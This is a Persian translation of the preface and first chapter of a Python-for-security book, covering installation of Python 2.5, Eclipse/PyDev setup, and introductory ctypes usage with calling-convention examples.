
به نام خداوند

پایتون برای کلاه خاکستری ها



شاهین رمضانی - (گروه امنیتی سیمرغ – شرکت امن داده پرداز سیمرغ)

فهرست مطالب

مقدمه ی مترجم

کتابی که رو به روی شما قرار دارد ,یک قسمت از حاصل مطالعه و تحقیقات اینجانب در راستای علم مهندسی معکوس برای کشف آسیب پذیری ها و نوشتن اکسپلویت ها, مبارزه با بدافزارها و خصوصا خودکار سازی وظایف مهندسی معکوس با استفاده ازیکی از زبان مورد علاقه ی اینجانب یعنی پایتون است. یکی از ضعف های تمامی افرادی که تازه قدم به راه پر پیچ و خم امنیت نرم افزار میگذارند این است که با توجه به سنگین و حجیم بودن این قسمت از علم بی پایان امنیت ,بدون دانش برنامه نویسی برای خودکارسازی وظایف سنگین مهندسی معکوس تقریبا انجام برخی وظایف در زمان مشخص بسیار دشوار و یا ناممکن است , و البته نکته ی قابل توجه این است که خودکار سازی به معنی بی نیاز شدن به فرد متخصص در ضیمنه ی فنی نبوده بلکه به منظور انجام وظایف در یک زمان منطقی است.

زمانی که مطالعه ی این کتاب را شروع کردم متوجه این موضوع شدم که این کتاب از یک اصل یعنی سخن مفید و کوتاه و کد بیشتر پیروی میکند و جنبه ی کاملا عملی دارد لذا تصمیم بر ترجمه ی این اثر در کنار مطلاعه تست و گسترش کدهای مختلف کتاب پرداختم. نسخه ی اصلی کتاب نیز دارای اشکلات فراوان در کدها و بعضا اشکالاتی فنی در متن کتاب بود که من سعی بر اصلاح برخی از آنها کرده ام هرچند که خود ترجمه کتاب نیز بی اشکال نخواهد بود . امیدوارم این اثر مورد توجه علاقه مندان علوم مهندسی معکوس و نفوذگری و همچنین علاقه مندان زبان قدرتمند برنامه نویسی پایتون قرار بگیرید.

این کتاب دقیقا یک ماه پس از نسخه ی اصلی آن ترجمه شده بود ، اما تا به امروز تنها به عنوان بخشی از منابع درسی کلاس های خصوصی سیمرغ مورد استفاده قرار می گرفت ، اما از آنجایی که مطالب این کتاب به روز رسانی نشده اند و ما منبع کامل تر و غنی تری از علم خود در این راستا تهیه نموده ایم ، در نتیجه این کتاب را انتشار عمومی نمودیم . لطفا ایرادات و خطاهای این کتاب را گزارش نفرمایید ، به این دلیل که به روز رسانی نخواهد شد .

جا دارد اینجا از تعدادی از دوستان که در این راستا به بنده کمک نمودند تقدیر و تشکر کنم.

- پدرم که همیشه حامی من در انواع پروژه ها و همچنین زندگی اینجانب بوده اند
- حسین عسگری دوست و همکار عزیزم که مشوق اصلی این کتاب بود و بخش اعظمی از کارهای بنده را در طول تحقیقات اینجانب به دوش کشید

دیباچه

من پایتون را مخصوصا برای هکینگ آموختم, البته این جمله که پایتون در موارد بسیار دیگری نیز کاربرد دارد کاملا صحیح است. من زمان بسیار زیادی را برای پیدا کردن یک زبان برنامه نویسی برای هکینگ و مهندسی معکوس[1] صرف کردم و در سالهای گذشته وقتی پایتون کم کم ظاهر شد به سرعت تبدیل به سرآمد و رهبر زبان های برنامه نویسی هک و نفوذگری تبدیل شد. یک نکته جالب اینجا بود که هیچ راهنمایی برای استفاده از پایتون برای انجام وظایف مختلف هکینگ وجود نداشت. شما مجبور بودید به پست های انجمن های مختلف و راهنماهای موجود متکی باشید و با صرف زمان کاری کنید که برنامه شما کار کنید. این کتاب مانند یک گردباد شما را به یک تور از نحوه ی استفاده از پایتون در هکینگ و مهندسی معکوس با استفاده از راههای مختلف میبرد.

این کتاب درواقع طراحی شده است, تا به شما کمک کند تا تئوری و تکنولوژی پشت بیشتر ابزارهای هکینگ را مانند, دیباگر ها, درب های پشتی[2], فازرها[3], شبیه سازها[4] و ابزارهای تزریق کد[5] را فرابگیرید بعلاوه به شما بینش این موضوع را میدهد که چگونه میتوانید از ابزارهایی که قبلا توسط پایتون ساخته شده اند در زمانی که نیاز به یک راهکار انحصاری برای کار خود ندارید, استفاده کنید. البته دقت داشته باشید شما تنها نمی آموزید چگونه از ابزارهایی مبتنی بر پایتون استفاده کنید شما یاد میگیرید چگونه ابزارهای خود را در پایتون بسازید. هرچند که در آینده, این کتاب یک مرجع کامل نخواهد بود. چرا که تعداد بیشماری ابزار درضمینه ی امنیت هستند که در پایتون نوشته شده اند و در این کتاب پشتیبانی نشده اند. اگرچه این کتاب به شما اجازه میدهد از برنامه های مختلف مشابه که در پایتون کد نویسی شده اند استفاده کنید آنها را اشکال زدایی کرده و یا گسترش داده و به طور کلی کارایی آنها را تغییر دهید.

شما راههای زیادی دارید تا با استفاده از این کتاب پیشرفت کنید. اگر شما در پایتون و یا ساخت ابزارهای هکینگ مبتدی هستید, شما باید کتاب را از اول بخوانید با این کار شما تئوری ضروری آشنا میشوید و مقدار زیادی کدنویسی پایتون انجام میدهید و آشنایی بسیار مناسبی برای نوشتن ابزارهایی هکینگ و معندسی معکوس پیدا میکنید. اگر شما با پایتون آشنا هستید و با کتابخانه ی ctypes آشنایی کافی دارید میتوانید به فصل دوم پرش کنید. و برای آن دسته از شماها که آشنایی با بخشهای مختلف کتاب دارید میتوانید کدها و قسمت های مختلف کتاب را روز – به – روز با توجه به وظایف خود استفاده کنید.

من زمان زیادی را صرف دیباگر ها کردم, ابتدا در فصل دوم با تئوری دیباگرها شروع کردم, و سپس به طور مفصل در فصل پنجم در مورد دیباگر Immunity صحبت کردم. دیباگر ها ابزارهایی بسیار حیاتی برای نفوذگران هستند بنابراین من در سراسر کتاب درباره آنها

[1] Reverse Engineering
[2] Backdoor
[3] Fuzzers
[4] emulators
[5] Code Injector

صحبت کردم. با جلوتر رفتن در فصل ششم و هفتم شما با مباحثی مانند تکنولوژی های هوک[6] و تزریق کد آشنا میشوید که به شما اجازه میدهد به دیباگر خود قابلیت های دستکاری و کنترل بیشتر بر روی حافظه[7] را میدهند.

هدف قسمت بعدی کتاب شکستن برنامه ها با استفاده از فازینگ است. در فصل هشتم شما درباره ی فازینگ آموزش هایی میبینید و سپس فازر مبتنی بر فایل ساده خود را خواهیم ساخت. در فصل نهم از چهارچوب[8] فازر سالی[9] برای شکستن یک برنامه واقعی سرور FTP استفاده میکنیم و در فصل دهم شما یاد میگیرید چگونه میتوانید یک فازر برای درایورهای ویندوز ایجاد کنید.

در فصل یازدهم شما میبینید چگونه میتوانید وظایف تحلیل خودکار را در IDA Pro که یک ابزار بسیار معروف تحلیل فایل اجرایی است انجام دهید. سپس ما کتاب را با PyEmu که یک شبیه ساز پایتون است در فصل دوازده ادامه و پایان میدهیم.

من تلاش کردم کدهای کتاب را به همراه توضیحات مرتبط, مرتب کنم. یکی از مهم ترین نکات درهنگام یادگیری یک زبان برنامه نویسی جدید این است که برای نوشتن کد وقت صرف کنید و آن را اشکال زدایی کنید تا بتوانید اشکالات خود را پیدا کنید. بنابراین من ترجیح کدهای کتاب را تایپ کنید البته کد های کتاب را میتوانید از آدرس روبه رو دریافت کنید. http://www.nostarch.com/ghpython.htm

حالا بگذارید کد نویسی را شروع کنیم!

فصل اول – آماده سازی محیط توسعه و کدنویسی

قبل از اینکه شما هنر برنامه نویسی پایتون به عنوان یک کلاه خاکستری را بیاموزید , شما حداقل باید محیط مناسب برای شروع عملیات آماده کنید. داشتن یک محیط کدنویسی و گسترش راحت , برای اینکه بتوانید کد هایی جالبی را که در کتاب میبینید ترجیها توسط خودتان تحلیل و اجرا کنید ضروری است .

این بخش نگاهی سریع به نحوه ی نصب پایتون نسخه ی 2.5 , تنظیم کردن محیط توسعه و کدنویسی Eclipse و اصول نوشتن کدهای سازگار با زبان C خواهد داشت , بعد از اینکه شما محیط لازم را فراهم کردید و اصول را آموختید , جهان مانند یک صدف خوراکی دربسته در اختیار شماست , این کتاب به شما می آموزد چگونه میتوانید آن را شکسته و به آن نفوذ کرده و آن را نوش جان کنید.

[6] Hooking
[7] Memory
[8] Framework
[9] Sully

۱,۱,۰ سیستم عامل مورد نیاز

من فرض را بر این میگذارم و گمان میکنم , شما درحال استفاده از پلاتفروم مبتنی بر ویندوز 32-بیتی برای کدنویسی هستید. تمام قسمت های این کتاب مبتنی بر ویندوز هستند , و بیشتر مثال ها تنها روی سیستم عامل های ویندوزی کار میکنند .

اگرچه , مثال هایی نیز وجود دارند که شما میتوانید آنها را درون یک توضیع لینوکس نیز اجرا کنید, برای برنامه نویسان لینوکس , من پیشنهاد میکنم یک توضیع 32-بیت لینوکس را بعنوان یک سیستم vmware دریافت کنید . پخش کننده vmware مجانی است , و به شما این امکان را میدهد که فایل های خود را براحتی از ماشین اصلی خود به ماشین مجازی انتقال دهید. و اگر شما یک سیستم اضافی دارید میتوانید یک توضیع کامل را نیز به صورت جدا نصب کنید , برای بهره برداری بهتر از این کتاب از توضیع های مبتنی بر redhat مانند Fedora Core 7 و یا Centos 5 استفاده کنید, البته , متناوبا, شما اگر مایل هستید میتوانید با اجرای لینوکس خود ویندوز را شبیه سازی کنید , این وضوع واقعا به نظر شما بستگی دارد .

۱,۱,۱ کسب و نصب پایتون 2.5

نصب پایتون بر روی ویندوز و لینوکس بسیار ساده و بی دردسر است . کاربران ویندوز بسیار راحت هستند و همه چیز به صورت خودکار توسط یک نصاب , نصب میشود. اما در لینوکس شما باید نصب را از سورس کد شروع کنید.

۱,۱,۲ نصب پایتون برروی ویندوز

کاربرانی که از سیستم عامل ویندوز استفاده میکنند میتوانند نصاب خودکار را از سایت پایتون دانلود کنند : http://python.org/ftp/python/2.5.1/python-2.5.1.msi فقط کافی است برنامه را از لینک دریافت کنید و با دوبارکلیک روی آن مراحل نصب را شروع و ادامه دهید و نصب را تکمیل کنید. بعد از نصب یک دایرکتوری ;c:/python25/ ایجاد میشود. این دایرکتوری دارای مفسر پایتون یعنی python.exe و تمامی کتابخونهای پیشفرض میباشد.

۱,۱,۳ نصب و اجرای برروی لینوکس

برای نصب پایتون ۲,۵ بر روی لینوکس , شما باید برنامه را دانلود کرده و سورس را کامپایل کنید. این به شما امکان میدهد که کاملا نصب را تحت اختیار خود داشته باشید , توجه داشته باشید یک ورژن از پایتون نیز از قبل روی سیستم های مبتنی بر Red-Hat وجود که حفظ خواهد شد . برای نصب شما باید تمام فرامین را با کاربر ریشه[10] اجرا کنید .

مرحله ی اول دانلود و بازکردن سورس پایتون 2.5 میباشد. در ترمینال خود در لینوکس مراحل زیر را دنبال کنید:

```
# cd /usr/local/
```

[10] Root


```
# wget http://python.org/ftp/python/2.5.1/Python-2.5.1.tgz
# tar -zxvf Python-2.5.1.tgz
# mv Python-2.5.1 Python25
# cd Python25
```

شما حالا سورس کد را در /usr/local/Python25 دانلود و استخراج کرده اید. مرحله ی بعدی کامپایل کردن پایتون و راه اندازی مفسر میباشد :

```
# ./configure --prefix=/usr/local/Python25
# make && make install
# pwd
/usr/local/Python25
# python
Python 2.5.1 (r251:54863, Mar 14 2012, 07:39:18)
[GCC 3.4.6 20060404 (Red Hat 3.4.6-8)] on Linux2
Type "help", "copyright", "credits" or "license" for more information.
```

شما حالا درون محیط انفعالی[11] پایتون هستید, که به شما دسترسی کامل به مفسر و کتابخانه های پیشفرض را میدهد. یک آزمون ساده به ما امکان میدهد که چک کنیم مفسر به درستی کار میکند یاخیر :

```
>>> print "Hello World!"
Hello World!
>>> exit()
#
```

بسیار عالی ! همه چیز به خوبی کارمیکند و این همان چیزی است که شما نیاز دارید. حال برای تضمین اینکه محیط کاربری شما مسیر پایتون را به صورت خودکار پیدا کند , شما باید /root/.bashrc را ویرایش کنید. من شخصا از nano برای انواع ویرایشات متنی استفاده میکنم , اما شما از هرچیزی که با آن راحت هستید استفاده کنید. فایل /root/.bashrc را بازکنید , و دربالای آن خط زیر را اضافه کنید :

```
export PATH=/usr/local/Python25/:$PATH
```

این خط به محیط لینوکس می گوید که کاربر ریشه میتواند به مفسر پایتون بدون استفاده از مسیر کامل دسترسی پیداکند. حال اگرشما یک بار از کاربر ریشه خارج شوید و دوباره وارد شوید . وقتی شما در ترمینال خود دستور python را وارد کنید شما وارد مفسر پایتون میشوید.

بسیار خوب حالا شما یک مفسر پایتون کامل و موثر هم بر روی ویندوز و لینوکس دارید. زمان راه اندازی یک محیط توسعه یک پارچه سازی[12] مناسب برای راحتی و ادامه ی کار میباشد. اگر شما دارای یک IDE هستید که با آن احساس راحتی میکنید , شما میتوانید قسمت بعدی را مطالعه نکنید.

[11] Interactive
[12] IDE

۱,۱,۴ تنظیم Eclipse و PyDev

درواقع برای برنامه نویسی و رفع اشکار سریع برنامه های پایتون , این واقعا ضروری است که از یک IDE مناسب استفاده کنید . ترکیب محیط توسعه و برنامه نویسی Eclipse و ماژولی که به آن PyDev میگویند تعداد زیادی از قابلیت های بسیار خاص را به سرانگشتان میدهد که بیشتر محیطهای دیگر از ارائه این قابلیتها عاجز هستند . به علاوه Eclipse روی ویندوز و لینوکس و مک و تمام سیستم عامل های رایج اجرا میشود و امکانات متعددی را پدید می آورد. بگذارید نگاهی سریع به نحوه ی راه اندازی و تنظیم Eclipse و PyDev داشته باشیم :

۱ – بسته ی Eclipse Classic را از http://www.eclipse.org/downloads دریافت کنید

۲ – فایل را درون c:\Eclipse استخراج کنید

۳ – فایل C:\Eclipse\eclipse.exe را اجرا کنید

۴ – دفعه ی اول که eclipse را اجرا میکنید , از شما برای محلی که workspace در آن ذخیره شود سوال پرسیده میشود , شما میتوانید قابلیت پیشفرض را انتخاب کنید و تیک Use this as default and do not ask again را اعمال کنید . بر روی OK کلیک کنید.

۵ – بعد از اینکه Eclipse بالا آمد , ابتدا قسمت HELP سپس Software Update سپس Find And Install را انتخاب کنید

۶ – گزینه ی که برچسبی تحت عنوان Search for new features to install میباشد را انتخاب و کلیک کنید

۷ – در صفحه ی بعدی روی New Remote Site کلیک کنید

۸ – در فیلم name یک رشته توضیح دهنده مانند PyDev Update وارد کنید, مطمئن شوید که URL که مشاهده میکنید شامل http://pydev.sourceforge.net/update/ میباشد رو Ok کلیک کنید و سپس روی finish کلیک کنید و بگذارید Eclipse کار خود را انجام دهد.

۹ – بعد از لحظاتی پنجره ی updates ظاهر میشود . در گزینه هایی که نمایش داده میشوند Pydev update را بازکنید , و سپس روی آیتم PyDev کلیک کنید , روی Next کلیک کنید

۱۰ – سپس قرارداد PyDev را مطالعه کنید و سپس گزینه ی I accept the terms in the license agreement را انتخاب کنید

۱۱ – روی next و سپس finish کلیک کنید , Eclipse شروع به دریافت بسته ی PyDev میکند . وقتی که تمام شد روی install all کلیک کنید

۱۲ – مرحله ی آخر کلیک Yes در روی پنجره ی بعد از تمام شدن نصب آمده است میباشد , بعد از اینکار Eclipse دوباره راه اندازی میشود و PyDev درخشان شما آماده است

حالا شما PyDev را با موفقیت نصب کرده اید , و برای استفاده از مفسر پایتون 2.5 تنظیم شده است . قبل از اینکه کد نویسی را شروع کنید , شما باید یک پروژه ی PyDev جدید بسازید , این پروژه تمام سورس هایی که در این کتاب با آنها کار میکنیم شامل میشود , برای ساخت پروژه ی جدید مراحل زیر را دنبال کنید :

۱- ابتدا File سپس New سپس Project
۲- قسمت PyDev را بازکنید , سپس PyDev Project , روی Next کلیک کنید
۳- اسم پروژه را Gray Hat Python انتخاب کنید و روی Finish کلیک کنید

احتمالا متوجه شده اید که Eclipse صفحه ی خود را بازچینی میکند و شما باید پروژه ی Gray Hat Python را در بالا سمت چپ صفحه مشاهده کنید . حالا روی پوشه ی src راست کلیک کنید , ابتدا New و سپس PyDev Module را انتخاب کنید . در فیلد Name , chapter1-test را وارد کنید , سپس روی finish کلیک کنید. شما مشاهده میکنید که قاب پروژه ی شما بروز شده است , و فایل chapter1-test.py به لیست اضافه شده است .

برای اجرای اسکریپت های پایتون از Eclipse , کافی است روی دکمه Run As (یک دایره سبز با یک فلش درون آن) روی toolbar کلیک کنید . برای اجرای آخرین اسکریپت که شما اجرا کرده اید, میتوانید کلید های CTRL-F11 را بفشارید . وقتی شما یک اسکریپت را دورن Eclipse اجرا میکنید , به جای دیدن خروجی در command-prompt در ویندوز , شما یک پنجره ی در پایین Eclipse خود به نام Console دارید . تمام خروجی برنامه های شما در این پنجره به نمایش در می آیند . شما ممکن است متوجه شده باشید که ویرایشگر chapter1-test.py را بازکرده و منتظر ورود فرامین زیبای پایتون توسط شما میباشد .

۱,۱,۵ بهترین دوست هکرها : ctypes

ماژول ctypes یکی از قدرتمند ترین کتابخانه های پایتون برای برنامه نویسان پایتون از زمانهای دور میباشد. کتابخانه ی ctypes به شما اجازه میدهد که توابع موجود درون کتابخانه های یکپارچه پویا[۱۳] را فراخوانی کنید و از قابلیت های پیچیده مانند انواع داده های زبان C و توابعی که در سطح پایین اجازه ی دستکاری حافظه را میدهند بهره مند شوید . این بسیار ضروری است که بفهمید چگونه از کتابخانه ی ctypes استفاده کنید , چرا که در سرتاسر کتاب به آن نیاز بسیار زیادی خواهید داشت.

۱,۱,۶ استفاده از کتابخانه ی پویا

اولین مرحله برای بکارگیری ctypes این است که چگونه توابع داخل کتابخانه ی یکپارچه پویا را پیدا و آنها را فراخوانی کنید . یک کتابخانه ی یکپارچه پویا یک فایل اجرایی و کامپایل شده است که در زمان اجرا به برنامه اجرایی پیوست یا لینک میشود . که در ویندوز

[13] Dynamic Linked Library

به این کتابخانه های اجرایی DLL[14] و در لینوکس به آنها SO[15] گفته میشوند . که درهر دو حالت این فایل های اجرای توابع را بر حسب نامشان در اختیار ما قرار میدهند , که میتوانند به وسیله ی آدرس حقیقی[16] در حافظه تعریف میشوند . معمولا شما در زمان اجرا شما میتوانید آدرس تابع را برای فراخوانی آن بدست بیاورید . با استفاده از cyptes تمامی این عملیات ممکن هستند .

سه راه مختلف برای فراخوانی این کتابخانه ها در ctypes وجود دارد : ()cdll و ()windll و ()oledll . تفاوت اصلی میان این تابع ها روش فراخوانی توابع درون کتابخانه و خروجی که بازمیگردانند میباشد. متود ()cdll برای بارگذاری کتابخانه هایی که توابع را با استفاده مدل استاندارد تبدیل فراخوانی cdecl[17] میکنند, استفاده میشود. متود ()windll برای بارگذاری کتابخانه هایی که توابع را با استفاده مدل تبدیل فراخوانی stdcall میکنند, استفاده میشود, مدلی که برای کار با Win32 API بسیار مناسب است. تابع ()oledll نیز دقیقا مانند متود ()windll کارمیکند , اگرچه این متود اینطور تصور میکند که تابع صادر شده یک خطای HRESULT بازمیگرداند , که درواقع این پیغام مبتنی است که به وسیله توابع مخصوص COM[18] بازگشت داده میشود .

برای یک مثال سریع بگذارید تابع ()printf را که هم در لینوکس و هم در ویندوز برای در زمان اجرا برای چاپ یک پیغام استفاده میشود امتحان کنیم . در زبان C برروی ویندوز msvcrt.dll , درون C:\windows\system32 قرار دارد و در لینوکس درون libc.so.6 که در دایرکتوری lib/ به صورت پیشفرض قرار داده شده است . یک فایل chapter1-printf.py در Eclipse و یا دایرکتوری پایتون خود ایجاد کنید و کد زیر را وارد کنید :

۱,۱,۷ Chapter1-printf.py برای ویندوز

```
from ctypes import *

msvcrt = cdll.msvcrt
message_string = "Hello world!\n"
msvcrt.printf("Testing: %s", message_string)
```

خروجی اسکریپت به صورت زیر خواهد بود

```
C:\Python25> python chapter1-printf.py
Testing: Hello world!
C:\Python25>
```

روی لینوکس این مثال کمی تفاوت دارد اما نتیجه ای کاملا مشابه خواهد داشت .

فهمیدن تبدیل فراخوانی[19]

[14] Dynamic linked library
[15] Shared object
[16] Actual address
[17] calling convention
[18] Microsoft Component Object Model
[19] Calling Conversion

یک تبدیل فراخوانی توضیح میدهد که چگونه یک تابع خاص را فراخوانی کنید. که دراقع شامل این میشود که چگونه پارامترهای تابع مورد نظر تخصیص میشوند . کدام پارامتر به پشته داده میشود و یا توسط رجیسترها پاس میشود و وضعیت پشته بعد از اینکه توابع بازگشت کرد به چه صورت خواهد بود. شما نیاز دارید که دو تبدیل فراخوانی را درک کنید : cdecl و stdcall . در قرارداد cdecl , پارامتر ها به از راست به چپ وارد میشوند , و فراخوان تابع پاسخگوی پاکسازی آرگمان ها از روی پشته میباشد . که این نوع توسط بیشتر سیستم های C رو معماری x86 استفاده شده است .

مثال زیر مثالی از فراخوانی تابع با استفاده از مدل cdecl میباشد

در زبان C :

```
int python_rocks(reason_one, reason_two, reason_three);
```

در اسمبلی x86 :

```
push reason_three
push reason_two
push reason_one
call python_rocks
add esp, 12
```

همانطور که به وضوع میتوانید ببینید که آرگمان ها چگونه پاس میشوند , و آخرین خط کد اسمبلی مقدار اشاره گر پشته را به اضافه ۱۲ بایت میکند (در این تابع سه آرگمان وجود دارند , و هر پارامتر پشته ۴ بایت است , و سرجمع برایر با ۱۲ باید میشود) , که برای پاک سازی آرگمان ها ضروری است

یک مثال از قرارداد stdcall نیز اینجا وجود دارد , که به وسیله ی Win32 API استفاده میشود :

در زبان C :

```
int my_socks(color_one color_two, color_three);
```

در اسمبلی x86 :

```
push color_three
push color_two
push color_one
call my_socks
```

در این مثال شما میتوانید ببینید که نوع وارد کردن پارامتر ها یکسان است , اما پاکسازی پشته به وسیله ی فراخوان انجام نمی پذیرد , بلکه تابع my_socks وظیفه ی پاک سازی پشته قبل از بازگشت از تابع را دارد .

یک نکته مهم این است که برای هر دو قرارداد مقدار بازگشتی در رجیستر EAX قرار دارند.

۱,۱,۸ کد Chapter1-printf.py برای لینوکس

```
from ctypes import *

libc = CDLL("libc.so.6")
message_string = "Hello world!\n"
libc.printf("Testing: %s", message_string)
```

نتیجه ی اجرای این اسکریپت در لینوکس به صورت زیر خواهد بود :

```
# python /root/chapter1-printf.py
Testing: Hello world!
```

همانطور که مشاهده میکنید به سادگی میتوانید یک تابع موجود را از داخل یک DLL فراخوانی و اجرا کنید . شما از این تکنولوژی در بسیاری از موارد این کتاب استفاده میکنید , بنابراین فهم این موضوع بسیار مهم و کلیدی بود .

۱,۱,۹ ساختن datatype های C

ساختن یک نوع داده زبان C در پایتون به طرز عجیبی بسیار ساده است . داشتن این قابلیت به شما امکان یکپارچه سازی کامپوننت هایی که در C/C++ نوشته شده اند را میدهد . چیزی به قدرت پایتون را به طرز باورنکردی افزایش میدهد . جدول ۱ به صورت خلاصه به شما کمک میکند را تا datatype زبان C و پایتون و نتیجه ی آنها در نوع ctype را مشاهده کنید .

نوع C	نوع پایتون	نوع ctypes
Char	character or string	c_char
wchar_t	character or unicode string	c_wchar
Char	Int/long	c_byte
Char	Int/long	c_ubyte
Short	Int/long	c_short
unsiged short	Int/long	c_ushort
Int	Int/long	c_int
unsiged int	Int/long	c_uint
Long	Int/long	c_long
unsiged long	Int/long	c_ulong
long long	Int/long	c_longlong
unsiged long long	Int/long	c_ulonglong
Float	float	c_float
Double	float	c_double
char* (null terminated)	string or none	c_char_p
wchar_t* (null terminated)	unicode or none	c_wchar_p
void *	Int/long or none	c_void_p

جدول ۱-۱ نوع داده پایتون به C

میبینید اطلاعات چه قدر ساده و زیبا تبدیل شده اند . این جدول را در تمامی مواردی که نوع تبدیل را فراموش میکنید میتواند استفاده کنید . داده های ctypes میتوانند دارای یک مقداراولیه باشند , البته این بستگی به مقدار و سایز دارد , برای یک نمایش پایتون خود را بازکنید و مثالهای زیر را وارد کنید :

```
C:\Python25> python.exe
Python 2.5 (r25:51908, Sep 19 2006, 09:52:17) [MSC v.1310 32 bit (Intel)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> from ctypes import *
>>> c_int()
c_long(0)
>>> c_char_p("Hello world!")
c_char_p('Hello world!')
>>> c_ushort(-5)
c_ushort(65531)
>>>
>>> seitz = c_char_p("loves the python")
>>> print seitz
c_char_p('loves the python')
>>> print seitz.value
loves the python
>>> exit()
```

آخرین مثال در مثال های بالا به شما این را نشان میدهد که چگونه میتوانید یک اشاره گر کاراکتر به رشته ی "loves the python" را به متغییر setsize واگذار کنید . برای دسترسی به محتویات یک اشاره گر از متود setsize.value استفاده کردیم , که به آن آزادسازی[20] اشاره گر گفته میشود .

۱,۲,۰ پاس کردن پارامترها با ارجاع

در C/C++ این موضوع که یک تابع از اشاره گر ها به عنوان پارامترهایش استفاده کند بسیار رایج است . دلیل این موضوع این است که تابع بتواند قسمت مورد حافظه نیز مقادیر را بنویسد و اگر پارامتر بیش از حد بزرگ است , مقدار را نادیده بگیرد , این قابلیت به طور کامل در ctypes پشتیبانی میشود , و تنها نیاز به استفاده از تابع byref() دارید . وقتی یک تابع استفاده از یک اشاره گر به عنوان یک پارامتر دارا داشته باشد , شما میتوانید آن را این صورت فراخوانی کنید :

```
function_main( byref(parameters))
```

[20] dereferencing

۱,۲,۱ اعلان ساختمان و اتحادها

دو نوع دیگر بسیار مهم از انواع داده زبان C درواقع ساختمان ها[21] و اتحادها[22] هستند , بدلیل اینکه بارها در سراسر توابع API در ویندوز و در Libc در لینوکس استفاده میشوند . یک ساختمان در واقع شامل یک گروه از متغییر ها میباشد , که میتوانند دارای نوع هایی یکسان و یا متفاوت باشند شما میتوانید به هر یک از این متغییر ها با استفاده از نماد نقطه دسترسی پیدا کنید مانند : .beer_recipe.amt_barley در این مثال شما به مقدار amt_barley در ساختمان beer_recipe دسترسی پیدا میکنید . مثال زیر یک مثال از اعلان یک نمونه ساختمان (و یا struct که درواقع نامی که فراخوانی میشوند) در زبان C و پایتون میباشد .

در زبان C :

```
struct beer_recipe
{
   int amt_barley;
   int amt_water;
};
```

در زبان پایتون :

```
class beer_recipe(Structure):
    _fields_ = [
   ("amt_barley", c_int),
   ("amt_water", c_int),
]
```

